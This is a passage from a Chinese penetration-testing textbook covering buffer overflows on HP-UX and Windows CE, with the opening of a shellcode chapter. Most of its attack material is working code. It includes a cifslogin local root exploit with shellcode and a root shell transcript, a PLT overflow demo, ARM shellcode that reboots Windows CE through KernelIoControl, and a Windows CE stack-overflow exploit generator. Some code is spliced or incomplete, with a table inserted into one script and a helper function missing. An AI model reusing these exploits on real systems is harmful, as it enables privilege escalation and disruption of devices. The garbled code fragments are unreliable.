main(. . .)
{
    buffer[2240];
    . . .
    sprintf(buffer, ". . . %s . . .", argv[username]);
    . . .
}
```

由于 sprintf 为非叶子函数，所以超长的 username 能够覆盖 sprintf 的返回地址。cifslogin 溢出利用程序如下：


```

/* ex_cifslogin.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * 利用 cifslogin 的漏洞取得 HP-UX 11.11 系统的 root 权限。
 * 编译 : cc ex_cifslogin -o ex
 * 声明 : 程序仅用于测试目的, 使用本程序造成的以前后果由使用者承担。
 * 已测试: HP-UX B11.11
 */

#include<stdio.h>
#define T_LEN 2304
#define BUFF_LEN 2176
#define NOP 0x0b390280
char Shellcode[] = "\xe8\x3f\x1f\xfd\xb4\x23\x03\xe8\x60\x60\x3c\x61\x0b\x39\x02"
                  "\x99\x34\x1a\x3c\x53\x0b\x43\x06\x1a\x20\x20\x08\x01\x34\x16\x03"
                  "\xe8\xe4\x20\xe0\x08\x96\xd6\x03\xfa/bin/shA";
long addr;
char buffer[T_LEN];
main()
{
    int addr_off = 800;
    int n = BUFF_LEN/4, i = 0;
    long * ap = (long *) &buffer[BUFF_LEN];
    char * sp = &buffer[BUFF_LEN-strlen(Shellcode)];
    long * np = (long *) buffer;
    addr = ((long) &addr_off + T_LEN) & 0xffffffff40 + 0x40;
    for (i = 0; i < n; np[i++] = NOP);
    memcpy(sp, Shellcode, strlen(Shellcode));
    for (i = 0; i < (T_LEN-BUFF_LEN)/4; ap[i++] = addr+addr_off);
    execl("/opt/cifscclient/bin/cifslogin", "cifslogin", "123", buffer, NULL);
}
/*EOF*/

```

cifslogin 溢出是一个标准的栈溢出，溢出情况如图 2.26 所示。



发生溢出后printf函数存放在main函数栈帧标识区的MAIN_SP-24处的返回地址被覆盖

图 2.26 cifslogin 溢出前后的堆栈

利用程序通过溢出覆盖 printf 函数返回地址，使得函数返回时跳转到了栈中存放的 Shellcode 的地址运行。在有漏洞的主机上实际执行效果如下：

```
bash-2.04$ uname -a
HP-UX test B.11.11 U 8000/804
bash-2.04$ cc ex_cifslogin.c -o ex
/usr/ccs/bin/ld: (Warning) At least one PA 2.0 object file (ex.o) was detected. The linked
output may not run on a PA 1.x system.
bash-2.04$ ./ex
# id
uid=0(root) gid=20(users) euid=106(test)
# exit
bash-2.04$ id
uid=106(test) gid=20(users)
```

2.6.4.2 初始化数据区溢出

从程序空间布局图可以看到函数导入表 PLT 紧接在已初始化数据区。而 PLT 中存放着调用外部函数的地址信息，当程序调用外部库的函数时会到 PLT 中来查找函数的地址并转入调用函数中，如果覆盖这些地址信息就能够修改程序流程。

首先看如下这两个有趣的定义：

```
char *p="hello"; /* 这种定义 cc 会把 "hello" 放到已初始化数据区。*/
char p[]="hello"; /* 这种定义 cc 会把 "hello" 放在只读数据区。*/
```

如果有程序员使用第一种方法定义 p 后又往 p 复制数据就有问题了。当然所有对已初始化数据区的未检测长度的数据复制都将是致命的。实际考察一下该溢出情况：

```

/* t.c
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* 初始化数据区溢出演示程序
*/

#include<stdio.h>
int x = 5;
void main(void)
{
    char *p="Hello World"; /* p 指向在已初始化数据区 */
    int i=0;
    char buff[1024];
    for (i=0; i<1024; buff[i++]='A');
    buff[1023]=0;
    strcpy(p, buff); /* 这个复制将覆盖 PLT 中存放 strcpy 函数地址的内存单元 */
    strcpy(p, buff); /* 这次调用将会转到 0x41414140 处 (指令地址需 4 字节对齐, */
                    /* 如果没有对齐会自动对齐而不会出错: ) */
}

```

用 gdb 运行调试:

```

bash$ cc t.c -o t
bash$ gdb ./t
(gdb) r
Starting program: ./t
(no debugging symbols found)... (no debugging symbols found)... (no debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x41414140 in ?? () ← 看执行到这里来了。
(gdb) bt
#0 0x41414140 in ?? ()
#1 0x2848 in main ()
Error accessing memory address 0x7f7afb6c: Bad address.

```

对已初始化数据区的溢出应该是最容易的利用方式了, 不像栈溢出有很多限制, 也不像格式化问题那么复杂。

接下来以“stmkfont 命令行溢出漏洞”演示此类漏洞利用。利用程序如下:

```

#!/usr/bin/perl
# ex_stmkfont.pl
#
# 《网络渗透技术》演示程序
# 作者: san, alert7, eyas, watercloud

```

表 2.8

STR	Rd, [Rbase]	存储 Rd 到 Rbase 所包含的有效地址。
STR	Rd, [Rbase, Rindex]	存储 Rd 到 Rbase + Rindex 所合成的有效地址。
STR	Rd, [Rbase, #index]	存储 Rd 到 Rbase + index 所合成的有效地址。index 是一个立即值。例如, STR Rd, [R1, #16] 将把 Rd 存储到 R1+16。
STR	Rd, [Rbase, Rindex]!	存储 Rd 到 Rbase + Rindex 所合成的有效地址, 并且把这个新地址写回到 Rbase。
STR	Rd, [Rbase, #index]!	存储 Rd 到 Rbase + index 所合成的有效地址, 并且并且把这个新地址写回到 Rbase。
STR	Rd, [Rbase], Rindex	存储 Rd 到 Rbase 所包含的有效地址, 把 Rbase + Rindex 所合成的有效地址写回 Rbase。
STR	Rd, [Rbase, Rindex, LSL #2]	存储 Rd 到 Rbase + (Rindex * 4) 所合成的有效地址。
STR	Rd, place	存储 Rd 到 PC + place 所合成的有效地址。

ARM 指令另外一个很有趣的地方就是可以直接修改访问 pc 寄存器, 这样在 shellcode 里就不必像 SPARC 或 PowerPC 一样需要多条指令来定位自身。还有一点要注意的是 Windows CE 默认使用的字节序是 little-endian。

2.7.2 Windows CE 内存管理

Windows CE 提供了灵活的内存存取机制, 使系统中不同类型的应用程序可以充分使用系统提供的 RAM、ROM 以及 Flash Memory, 并且选择性的有效利用处理器提供的虚拟内存、内存保护等功能。内存管理可以分为三个部分: 物理页面管理, 主要负责追踪系统中物理内存的使用情况, 为换页程序选取可用的物理页面, 释放不使用的物理页面等; 虚拟内存管理, 主要管理系统的内存地址对应页面的交换等; 堆管理, 主要管理处理程序空间内部的动态内存释放和回收, 以支持程序的动态数据结构。

系统中的 32 位虚拟地址提供了 4GB 的虚拟内存空间, 对于嵌入式应用来说, 内存一般很小, 因此系统在使用内存方面作了写限制以提供更高效的存储空间管理。这些限制包括: 大量的系统保留空间, 实际上这些地址空间通常不对应任何的物理页面; 系统进程数最多只有 32 个, 每个进程实际可使用内存空间受到限制 (32MB); 有固定的进程共享内存; 有 ROM 地址的对应等。

Windows CE 的内存分布见下图:




图 2.27 Windows CE 的内存分布


```

* This structure is mapped in at the end of the 4GB virtual
* address space.
*
* 0xFFFD0000 - first level page table (uncached) (2nd half is r/o)
* 0xFFFD4000 - disabled for protection
* 0xFFFE0000 - second level page tables (uncached)
* 0xFFFE4000 - disabled for protection
* 0xFFFF0000 - exception vectors
* 0xFFFF0400 - not used (r/o)
* 0xFFFF1000 - disabled for protection
* 0xFFFF2000 - r/o (physical overlaps with vectors)
* 0xFFFF2400 - Interrupt stack (1k)
* 0xFFFF2800 - r/o (physical overlaps with Abort stack & FIQ stack)
* 0xFFFF3000 - disabled for protection
* 0xFFFF4000 - r/o (physical memory overlaps with vectors & intr. stack & FIQ stack)
* 0xFFFF4900 - Abort stack (2k - 256 bytes)
* 0xFFFF5000 - disabled for protection
* 0xFFFF6000 - r/o (physical memory overlaps with vectors & intr. stack)
* 0xFFFF6800 - FIQ stack (256 bytes)
* 0xFFFF6900 - r/o (physical memory overlaps with Abort stack)
* 0xFFFF7000 - disabled
* 0xFFFFC000 - kernel stack
* 0xFFFFC800 - KDataStruct
* 0xFFFFCC00 - disabled for protection (2nd level page table for 0xFFFD0000)
*/

```

```

typedef struct ARM_HIGH {
    ulong    firstPT[4096];    // 0xFFFD0000: 1st level page table
    PAGETBL  aPT[16];          // 0xFFFD4000: 2nd level page tables
    char reserved2[0x20000-0x4000-16*sizeof(PAGETBL)];

    char exVectors[0x400];    // 0xFFFF0000: exception vectors
    char reserved3[0x2400-0x400];

    char intrStack[0x400];    // 0xFFFF2400: interrupt stack
    char reserved4[0x4900-0x2800];

    char abortStack[0x700];    // 0xFFFF4900: abort stack
    char reserved5[0x6800-0x5000];

    char fiqStack[0x100];    // 0xFFFF6800: FIQ stack
    char reserved6[0xC000-0x6900];

    char kStack[0x800];    // 0xFFFFC000: kernel stack

```

```
struct KDataStruct kdata;    // 0xFFFFC800: kernel data page
} ARM_HIGH;
```

其中 KDataStruct 的结构非常重要而且有意思，有些类似 Win32 下的 PEB 结构，定义了系统各种重要的信息：

```
struct KDataStruct {
    LPDWORD lpvTls;           /* 0x000 Current thread local storage pointer */
    HANDLE ahSys[NUM_SYS_HANDLES]; /* 0x004 If this moves, change kapi.h */
    // NUM_SYS_HANDLES == 32 : PUBLIC/COMMON/SDK/INC/kfuncs.h
    0x004 SH_WIN32
    0x008 SH_CURTHREAD
    0x00c SH_CURPROC
    0x010 SH_KWIN32
    0x044 SH_GDI
    0x048 SH_WMGR
    0x04c SH_WNET
    0x050 SH_COMM
    0x054 SH_FILESYS_APIS
    0x058 SH_SHELL
    0x05c SH_DEVMGR_APIS
    0x060 SH_TAPI
    0x064 SH_PATCHER
    0x06c SH_SERVICES

    char bResched;           /* 0x084 reschedule flag */
    char cNest;              /* 0x085 kernel exception nesting */
    char bPowerOff;          /* 0x086 TRUE during "power off" processing */
    char bProfileOn;         /* 0x087 TRUE if profiling enabled */
    ulong unused;            /* 0x088 unused */
    ulong rsvd2;             /* 0x08c was DiffMSec */
    PPROCESS pCurProc;      /* 0x090 ptr to current PROCESS struct */
    PTHREAD pCurThd;        /* 0x094 ptr to current THREAD struct */
    DWORD dwKCRes;           /* 0x098 */
    ulong handleBase;        /* 0x09c handle table base address */
    PSECTION aSections[64]; /* 0x0a0 section table for virtual memory */
    LPEVENT alpeIntrEvents[SYSINTR_MAX_DEVICES]; /* 0x1a0 */
    LPVOID alpvIntrData[SYSINTR_MAX_DEVICES]; /* 0x220 */
    ulong pAPIReturn;        /* 0x2a0 direct API return address for kernel mode */
    uchar *pMap;             /* 0x2a4 ptr to MemoryMap array */
    DWORD dwInDebugger;      /* 0x2a8 !0 when in debugger */
    PTHREAD pCurFPUOwner;    /* 0x2ac current FPU owner */
    PPROCESS pCpuASIDProc;    /* 0x2b0 current ASID proc */
    long nMemForPT;          /* 0x2b4 - Memory used for PageTables */
}
```

```

long    alPad[18];        /* 0x2b8 - padding */
DWORD   aInfo[32];        /* 0x300 - misc. kernel info */
// PUBLIC/COMMON/OAK/INC/pkfuncs.h

0x300 KINX_PROGARRAY      address of process array
0x304 KINX_PAGESIZE       system page size
0x308 KINX_PFN_SHIFT      shift for page # in PTE
0x30c KINX_PFN_MASK       mask for page # in PTE
0x310 KINX_PAGEFREE       # of free physical pages
0x314 KINX_SYSPAGES       # of pages used by kernel
0x318 KINX_KHEAP          ptr to kernel heap array
0x31c KINX_SECTIONS       ptr to SectionTable array
0x320 KINX_MEMINFO        ptr to system MemoryInfo struct
0x324 KINX_MODULES        ptr to module list
0x328 KINX_DLL_LOW        lower bound of DLL shared space
0x32c KINX_NUMPAGES       total # of RAM pages
0x330 KINX_PTOC           ptr to ROM table of contents
0x334 KINX_KDATA_ADDR     kernel mode version of KData
0x338 KINX_GWESHEAPINFO   Currant amount of gwes heap in use
0x33c KINX_TIMEZONEBIAS   Fast timezone bias info
0x340 KINX_PENDEVENTS     bit mask for pending interrupt events
0x344 KINX_KERNRESERVE    number of kernel reserved pages
0x348 KINX_API_MASK       bit mask for registered api sets
0x34c KINX-NLS_CP         hiword OEM code page, loword ANSI code page
0x350 KINX-NLS_SYSLOC     Default System locale
0x354 KINX-NLS_USERLOC    Default User locale
0x358 KINX_HEAP_WASTE     Kernel heap wasted space
0x35c KINX_DEBUGGER       For use by debugger for protocol communication
0x360 KINX_APISETS        APIset pointers
0x364 KINX_MINPAGEFREE    water mark of the minimum number of free pages
0x368 KINX_CELOGSTATUS    CeLog status flags
0x36c KINX_NKSECTION      Address of NKSection
0x370 KINX_PWR_EVTS       Events to be set after power on
0x37c KINX_NKSIG          last entry of KINFO — signature when NK is ready

/* 0x380 - interlocked api code */
/* 0x400 - end */

```

1

Win32下可以通过PEB结构定位kernel32.dll的基址,然后通过PE文件结构查找Windows API。在Windows CE下,coredll.dll的作用相当于Win32的kernel32.dll,由于KDataStruct结构开始于0xFFFFC800,偏移0x324的aInfo[KINX_MODULES]是一个指向模块链表的指针,通过这个链表能否找到coredll.dll模块呢?先来看一下模块的结构:

```

// PRIVATE/WINGEOS/COREOS/NK/INC/kernel.h
typedef struct Module {

```



```

LPVOID    lpSelf;          /* 0x00 Self pointer for validation */
PMODULE   pMod;            /* 0x04 Next module in chain */
LPWSTR    lpszModName;     /* 0x08 Module name */
DWORD     inuse;           /* 0x0c Bit vector of use */
DWORD     calledfunc;      /* 0x10 Called entry but not exit */
WORD      refcnt[MAX_PROCESSES]; /* 0x14 Reference count per process */
LPVOID    BasePtr;        /* 0x54 Base pointer of dll load (not 0 based) */
DWORD     DbgFlags;        /* 0x58 Debug flags */
LPDBGPARAM ZonePtr;       /* 0x5c Debug zone pointer */
ulong     startip;         /* 0x60 0 based entrypoint */
openexe_t oe;              /* 0x64 Pointer to executable file handle */

typedef struct openexe_t {
    union {
        int hppfs;          /* ppfs handle */
        HANDLE hf;          /* object store handle */
        TDCentry *tooptr;    /* rom entry pointer */
    };                      /* 0x64 */
    BYTE filetype;           /* 0x68 */
    BYTE blsOID;             /* 0x69 */
    WORD pagemode;           /* 0x6a */
    union {
        DWORD offset;
        DWORD dwExtRomAttrib;
    };                      /* 0x6c */
    union {
        Name *lpName;
        CEID ceOID;
    };                      /* 0x70 */
} openexe_t;

e32_lite  e32;              /* 0x74 E32 header */
// PUBLIC/COMMON/OAK/INC/pehdr.h

typedef struct e32_lite {    /* PE 32-bit .EXE header */
    unsigned short e32_objcnt; /* 0x74 Number of memory objects */
    BYTE e32_evermajor; /* 0x76 version of CE built for */
    BYTE e32_everminor; /* 0x77 version of CE built for */
    unsigned long e32_stackmax; /* 0x78 Maximum stack size */
    unsigned long e32_vbase; /* 0x7c Virtual base address of module */
    unsigned long e32_vsize; /* 0x80 Virtual size of the entire image */
    unsigned long e32_sect14rva; /* 0x84 section 14 rva */
    unsigned long e32_sect14size; /* 0x88 section 14 size */
    struct info e32_unit[LITE_EXTRA]; /* 0x8c Array of extra info units */
    struct info { /* Extra information header block */
        unsigned long rva; /* Virtual relative address of info */
        unsigned long size; /* Size of information block */
    };
};

```

```

CODE32

EXPORT WinMainCRTStartup

AREA .text, CODE, ARM

test_start

; r11 - base pointer
test_code_start PROC
    stmdb    sp!, {r0 - r12, lr, pc}

    bl      get_export_section
    adr     r2, kc
    bl      find_func

    adr     r0, sf
    ldr     r0, [r0]
    ;ldr     r0, =0x0101003c
    mov     r1, #0
    mov     r2, #0
    mov     r3, #0
    mov     lr, pc
    mov     pc, r9          ; KernelloControl

; basic wide string compare
wstrcmp PROC
wstrcmp_iterate
    ldrh     r2, [r0], #2
    ldrh     r3, [r1], #2

    cmp     r2, #0
    cmpeq   r3, #0
    moveq   pc, lr

    cmp     r2, r3
    beq     wstrcmp_iterate

    mov     pc, lr
ENDP

; output:
; r0 - coredll base addr

```

```

; r1 - export section addr
get_export_section PROC
    stmbd    sp!, [r4 - r9, lr]

    adr      r4, kd
    ldr      r4, [r4]
    ;ldr     r4, =0xffff0800      ; KDataStruct
    ldr      r5, =0x324          ; aInfo[KINX_MODULES]

    add      r5, r4, r5
    ldr      r5, [r5]

    ; r5 now points to first module

    mov      r6, r5
    mov      r7, #0

iterate
    ldr      r0, [r6, #8]        ; get dll name
    adr      r1, coredll
    bl       wstrcmp             ; compare with coredll.dll

    ldreq    r7, [r6, #0x7c]     ; get dll base
    ldreq    r8, [r6, #0x8c]     ; get export section rva

    add      r9, r7, r8
    beq      got_coredllbase     ; is it what we're looking for?

    ldr      r6, [r6, #4]
    cmp      r6, #0
    cmpne    r6, r5
    bne      iterate             ; nope, go on

got_coredllbase
    mov      r0, r7
    add      r1, r8, r7          ; yep, we've got imagebase
                                    ; and export section pointer

    ldmia    sp!, [r4 - r9, pc]
    ENDP

coredll DCB    "c", 0x0, "o", 0x0, "r", 0x0, "e", 0x0, "d", 0x0, "l", 0x0, "l", 0x0
          DCB    ".", 0x0, "d", 0x0, "l", 0x0, "l", 0x0, 0x0, 0x0, 0x0

```



```

; r0 - coredll base addr
; r1 - export section addr
; r2 - function name addr
find_func PROC
    stmdb    sp!, {r4 - r6, lr}

    ldr      r4, [r1, #0x20]    ; AddressOfNames
    add      r4, r4, r0

    mov      r6, #0             ; counter

find_start
    ldr      r7, [r4], #4
    add      r7, r7, r0         ; function name pointer
    mov      r8, r2             ; find function name

    mov      r10, #0

hash_loop
    ldrb     r9, [r7], #1
    cmp      r9, #0
    beq      hash_end
    add      r10, r9, r10, ROR #7
    b        hash_loop

hash_end
    ldr      r9, [r8]
    cmp      r10, r9 ; compare the hash
    addne    r6, r6, #1
    bne      find_start

    ldr      r5, [r1, #0x24]    ; AddressOfNameOrdinals
    add      r5, r5, r0
    add      r6, r6, r6
    ;mov      r9, #0
    ldrh     r9, [r5, r6]       ; Ordinals
    ldr      r5, [r1, #0x1c]    ; AddressOfFunctions
    add      r5, r5, r0
    ldr      r9, [r5, r9, LSL #2]; function address rva
    add      r9, r9, r0         ; function address

    ldmia    sp!, {r4 - r6, pc}
ENDP

kd DCB      0x00, 0xc8, 0xff, 0xff ; 0xfffffc800

```

```

sf DCB    0x3c, 0x00, 0x01, 0x01 ; 0x0101003c
kc DCB    0xe7, 0x9d, 0x3a, 0x28 ; KernelloControl hash
    ALIGN 4

    LTORG

test_end

WinMainCRTStartup PROC
    b      test_code_start
    ENDP

    END

```

如果读者对 ARM 指令不熟悉,可以参考相应的 ARM 汇编手册。把上面程序编译成二进制以后就很容易提取出 shellcode。这个程序的作用是软重启 Windows CE 系统。

2.7.5 Windows CE 缓冲区溢出流程演示

笔者测试的设备是 HP1940 简体中文版,系统版本信息如下图:



图 2.29 系统信息

首先用 EVC 创建一个“WCE Pocket PC 2003 Application”的新项目,然后写一个如下存在溢出的漏洞程序:

```

// hello.cpp
//

#include "stdafx.h"

int hello()
{
    FILE * binFileH;
    char binFile[] = "\\binfile";
    char buf[512];
}

```

```

    if ( (binFileH = fopen(binFile, "rb")) == NULL )
    {
        printf("can't open file %s!\n", binFile);
        return 1;
    }

    memset(buf, 0, sizeof(buf));
    fread(buf, sizeof(char), 1024, binFileH);

    printf("%d\n", strlen(buf));
    getchar();
    fclose(binFileH);
return 0;
}

int WINAPI WinMain(HINSTANCE hInstance,
                   HINSTANCE hPrevInstance,
                   LPTSTR lpCmdLine,
                   int nCmdShow)
{
    hello();
return 0;
}

```

按 F7 编译成 hello.exe 文件，然后按 F11 单步调试这个程序。EVC 会自动连接 PDA，上传并调试 hello.exe 程序。在代码窗口选择“Go To Disassembly”，得到如下的反汇编代码：

```

1:    // hello.cpp
2:    //
3:
4:    #include "stdafx.h"
5:
6:    int hello()
7:    {
22011000 E52DE004      str     lr, [sp, #-4]!
22011004 E24DDF89      sub     sp, sp, #0x89, 30
8:        FILE * binFileH;
9:        char binFile[] = "\\binfile";
22011008 E28D0F82      add     r0, sp, #0x82, 30
2201100C E58D0218      str     r0, [sp, #0x218]
22011010 E59D1218      ldr     r1, [sp, #0x218]
22011014 E59F00B8      ldr     r0, [pc, #0xB8]
22011018 E5902000      ldr     r2, [r0]
2201101C E5903004      ldr     r3, [r0, #4]

```



```

22011020 E5D00008      ldrb      r0, [r0, #8]
22011024 E5812000      str       r2, [r1]
22011028 E5813004      str       r3, [r1, #4]
2201102C E5C10008      strb      r0, [r1, #8]
10:      char buf[512];
11:
12:      if ( (binFileH = fopen(binFile, "rb")) == NULL )
22011030 E59F1098      ldr       r1, [pc, #0x98]
22011034 E28D0F82      add      r0, sp, #0x82, 30
22011038 EB000042      bl       [fopen (22011148)]
2201103C E58D021C      str      r0, [sp, #0x21C]
22011040 E59D121C      ldr      r1, [sp, #0x21C]
22011044 E58D1000      str      r1, [sp]
22011048 E59D0000      ldr      r0, [sp]
2201104C E3500000      cmp      r0, #0
22011050 1A000005      bne      [$M26554+84h (2201106c)]
13:      [
14:      printf("can't open file %s!\n", binFile);
22011054 E28D1F82      add      r1, sp, #0x82, 30
22011058 E59F006C      ldr      r0, [pc, #0x6C]
2201105C EB000036      bl       [printf (2201113c)]
15:      return 1;
22011060 E3A03001      mov      r3, #1
22011064 E58D3214      str      r3, [sp, #0x214]
22011068 EA000013      b        [$M26554+0B4h (220110bc)]
16:      ]
17:
18:      memset(buf, 0, sizeof(buf));
2201106C E3A02C02      mov      r2, #2, 24
22011070 E3A01000      mov      r1, #0
22011074 E28D0008      add      r0, sp, #8
22011078 EB00002C      bl       [memset (22011130)]
19:      fread(buf, sizeof(char), 1024, binFileH);
2201107C E59D3000      ldr      r3, [sp]
22011080 E3A02B01      mov      r2, #1, 22
22011084 E3A01001      mov      r1, #1
22011088 E28D0008      add      r0, sp, #8
2201108C EB000024      bl       [fread (22011124)]
20:
21:      printf("%d\n", strlen(buf));
22011090 E28D0008      add      r0, sp, #8
22011094 EB00001F      bl       [strlen (22011118)]
22011098 E58D0220      str      r0, [sp, #0x220]
2201109C E59D1220      ldr      r1, [sp, #0x220]

```

```

220110A0 E59F0020      ldr      r0, [pc, #0x20]
220110A4 EB000024      bl       |printf (2201113c)|
22:      getchar():
220110A8 EB000017      bl       |getchar (2201110c)|
23:      fclose(binFileH);
220110AC E59D0000      ldr      r0, [sp]
220110B0 EB000012      bl       |fclose (22011100)|
24:      return 0;
220110B4 E3A03000      mov      r3, #0
220110B8 E58D3214      str      r3, [sp, #0x214]
15:      return 1;
220110BC E59D0214      ldr      r0, [sp, #0x214]
25:      |
220110C0 E28DDF89      add      sp, sp, #0x89, 30
220110C4 E8BD8000      ldmbia   sp!, [pc]
220110C8 00013074      andeq    r3, r1, r4, ror r0
220110CC 0001305C      andeq    r3, r1, r12, asr r0
220110D0 00013058      andeq    r3, r1, r8, asr r0
220110D4 0001304C      andeq    r3, r1, r12, asr #32
26:
27:      int WINAPI WinMain( HINSTANCE hInstance,
28:                          HINSTANCE hPrevInstance,
29:                          LPTSTR lpCmdLine,
30:                          int nCmdShow)
31:      |
220110D8 E1A0C00D      mov      r12, sp
220110DC E92D000F      stmdb    sp!, [r0 - r3]
220110E0 E92D5000      stmdb    sp!, [r12, lr]
220110E4 E24DD004      sub      sp, sp, #4
32:      hello();
220110E8 EBFFFFC4      bl       |hello (22011000)|
33:      return 0;
220110EC E3A03000      mov      r3, #0
220110F0 E58D3000      str      r3, [sp]
220110F4 E59D0000      ldr      r0, [sp]
34:      |
220110F8 E28DD004      add      sp, sp, #4
220110FC E89DA000      ldmbia   sp, [sp, pc]

```

ARM 和 PowerPC 类似，也是用 bl 指令调用函数，在调用前它会把下一条指令的地址保存到 lr 寄存器中。请注意 hello() 函数的第一条指令是：

```

22011000 E52DE004      str      lr, [sp, #-4]!

```

调用的函数首先把 lr 保存到堆栈中，在函数退出的时候又执行如下指令：

220110C4 E8BD8000

ldmia sp!, [pc]

它把原来保存 lr 寄存器的堆栈内容装载到 pc 寄存器, 那么只需要覆盖保存了 lr 寄存器的堆栈就可以获得程序的控制。但是还有一个问题, 每次运行程序的时候, 由于可能不是在一个 Slot 里面, 所以进程地址的基址空间可能是不同的。比如上面调试的时候是 22 开头的, 但是下次调试可能就是以 34 开头 (读者可以自行测试)。由于当前正在执行的程序将会对应到第一个 Slot (Slot 0), 所以实际上看到的 lr 和 pc 寄存器都是使用 Slot 0 基址, 堆栈地址也相应和 Slot 0 空间对应。那么在溢出的时候可以用 Slot 0 空间的堆栈地址覆盖 lr 寄存器保存地址, 这样就避免了由于进程在不同 Slot 导致基址不同的问题。

首先在 PDA 的根目录创建一个包含 512 个 A 的 binfile 文件, 然后用调试器单步调试 hello.exe 程序。跟入 hello() 函数可以看到, lr 寄存器被保存到 0x2FE6C - 4 的这个地址, buf 变量是从 0x2FC4C 开始, 下图是执行完 fread 函数后的内存情况:



黑色选取部分就是 lr 寄存器在堆栈的保存内容, 只需再多 32 个字节就能覆盖这个地方。于是就可以写出如下的利用程序:

```
/* exp.c
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* Windows CE Buffer Overflow Demo
*/
#include<stdio.h>

#define NOP 0xE1A01001 /* mov r1, r1 */
#define LR 0x0002FC50 /* return address */
```



```
int shellcode[] =
```

```
{
```

```
0xEB000010,
```

```
0xE28F2F47,
```

```
0xEB00002A,
```

```
0xE28F0E11,
```

```
0xE5900000,
```

```
0xE3A01000,
```

```
0xE3A02000,
```

```
0xE3A03000,
```

```
0xE1A0E00F,
```

```
0xE1A0F009,
```

```
0xE0D020B2,
```

```
0xE0D130B2,
```

```
0xE3520000,
```

```
0x03530000,
```

```
0x01A0F00E,
```

```
0xE1520003,
```

```
0x0AFFFFFF8,
```

```
0xE1A0F00E,
```

```
0xE92D43F0,
```

```
0xE28F40CC,
```

```
0xE5944000,
```

```
0xE3A05FC9,
```

```
0xE0845005,
```

```
0xE5955000,
```

```
0xE1A06005,
```

```
0xE3A07000,
```

```
0xE5960008,
```

```
0xE28F102C,
```

```
0xEBFFFFEC,
```

```
0x0596707C,
```

```
0x0596808C,
```

```
0xE0879008,
```

```
0x0A000003,
```

```
0xE5966004,
```

```
0xE3560000,
```

```
0x11560005,
```

```
0x1AFFFFFF4,
```

```
0xE1A00007,
```

```
0xE0881007,
```

```
0xE8BD83F0,
```

```
0x006F0063,
```

```
0x00650072,
```

```

}

int main()
{
    FILE * binFileH;
    char binFile[] = "binfile";
    char buf[544];
    char *ptr;
    int i;

    if ( (binFileH = fopen(binFile, "wb")) == NULL )
    {
        printf("can't create file %s!\n", binFile);
        return 1;
    }

    memset(buf, 0, sizeof(buf)-1);
    ptr = buf;

    for (i = 0; i < 4; i++) {
        ptr = put_long(ptr, NOP);
    }
    memcpy(buf+16, shellcode, sizeof(shellcode));
    put_long(ptr-16+540, LR);

    fwrite(buf, sizeof(char), 544, binFileH);
    fclose(binFileH);
}

```

把生成的 binfile 拷贝到 PDA 的根目录，然后执行 hello.exe 程序，这时 PDA 显示：



图 2.30 执行 hello.exe 程序后的情况

第3章 Shellcode 技术

Shellcode 是一段机器指令，用于在溢出之后改变系统正常流程，转而执行 Shellcode 从而完成渗透测试者的功能。1996 年，Aleph One 在 Underground 发表的论文给这段代码赋予 Shellcode 的名称，而这个称呼沿用至今。本章将详细介绍各种平台上 Shellcode 的调试方法，以及 Shellcode 的各种高级应用技术。

3.1 Linux x86 平台 Shellcode 技术

